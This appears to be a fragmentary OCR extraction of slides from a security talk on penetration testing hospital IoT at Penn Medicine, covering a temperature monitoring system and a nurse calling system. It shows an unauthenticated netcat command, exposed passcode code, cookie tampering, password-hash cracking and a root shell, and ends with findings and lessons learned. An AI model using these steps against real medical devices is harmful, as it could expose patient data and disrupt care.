
```
root@kali:~/Downloads/alpha# echo -n '00042|~|Administrators' | nc [REDACTED] 1001
```

```
root@kali:~/Downloads/alpha#
```

File View Program Reports Window Help







Index of /www

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
 .jpg	25-Feb-2015 16:45	45K	
 .gif	24-Jun-2009 12:23	7.9K	
 .css	25-Feb-2015 16:45	1.9K	
 lib.pl	25-Feb-2015 16:45	96K	
 cgi-lib.pl	25-Feb-2015 16:45	15K	
 interfaces	24-Jun-2009 12:23	474	
 interfaces staticip	25-Feb-2015 16:45	493	

Apache/2.2.3 (Debian) PHP/5.2.0-8+etch5-p1 Server at 10.10.10.1 Port 80

The screenshot shows a terminal window with several red boxes highlighting specific areas:

- A large red box surrounds the Perl code in the terminal window.
- A second red box highlights the first few lines of the code, specifically the subroutine definition and variable declarations.
- A third red box highlights the return value of the subroutine, which is the generated passkey.
- A fourth red box highlights the terminal output, which displays the message "The user is a valid user".
- A fifth red box highlights the "Cookie Editor" window, which is used to inspect or modify session cookies. It shows a cookie named "P" with the value "8945".

```
sub gen_Passcode()
{
    my($sec,$min,$hr,$mday,$month,$year,$wday,$isdst) = localtime();
    my $seed_val = 47;
    my $l_passkey = 0;

    my @months = ("Jan","Feb","Mar","Apr","May","Jun","Jul","Aug","Sep","Oct","Nov","Dec");
    my @days = ("Sunday","Monday","Tuesday","Wednesday","Thursday","Friday","Saturday");

    # do some stuff here
    sub {
        my $debug_string = "# debug string";
        $l_passkey = ((($seed_val * $year) + $month) * $day);
        return $l_passkey;
    }
}
```


Cookie Editor

Name: P
Value: 8945

Domain: 192.168.18.89
Path: /
Expiration: Same Site: No Restriction
Host Only: Session: Secure: Http Only:

Main Server : Connected | User : Logged Out

The user is a valid user



Ping-out Test:

Will ping requested IP 5 times as a communication/network test.

Ping-Out Test

Sounds Menu (On Removable Disk):

Sound Files:

Sounds Not Loaded (No Files Found)

[Update Sounds Now](#)

Tech Diagnostic Tools:

Disk Diagnostic:

Warning:

Running a Repair on the Flash Card will Re-start the active EXE.

[Repair/Clean Flash Card](#)

Net Diagnostic:

Ping-out Test:


Will ping requested IP 5 times as a communication/network test.

[Ping-Out Test](#)

```
File Edit View Search Terminal Help
root@kali:~/Downloads/[REDACTED]# john --show pass.txt
[REDACTED]:1000:1000:,,,:/home/[REDACTED]:/bin/bash

1 password hash cracked, 1 left
root@kali:~/Downloads/[REDACTED]# ssh [REDACTED]
Password:
Last login: Thu Mar 26 15:20:27 2020 from [REDACTED] on pts/0
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
~$ [REDACTED]
```



root@...:~#

```
Ncat: Version 6.47 ( http://nmap.org/ncat )
ls
bin
boot
dev
etc
home
include
initrd
lib
lost+found
man
mnt
opt
proc
root
sbin
sys
tmp
usr
var
whoami
root
cd /
```


whoami
root


Temperature Monitoring System Findings

- Unauthenticated commands between client and server
- Exposed IoT authentication code
- Privileged escalation on IoT

→ Lessons Learned: Client/Server communication isn't always secure.
IoT security can be very lacking.

→ Results: Full application/IoT compromise
→ Patient Records: 0





Penn Medicine

Nurse Calling System

- Establishes communication workflow:
 - Mobile devices
 - RTLS
 - Whiteboards and iTVs
 - Consoles
- Coordination of communication
 - Nurses
 - Care teams
 - Emergency response
- Track presence and response for live event monitoring
- Reporting for staff awareness and process improvement


- Access patient data
- Take over nurse calling
- Locate patients/Nurses




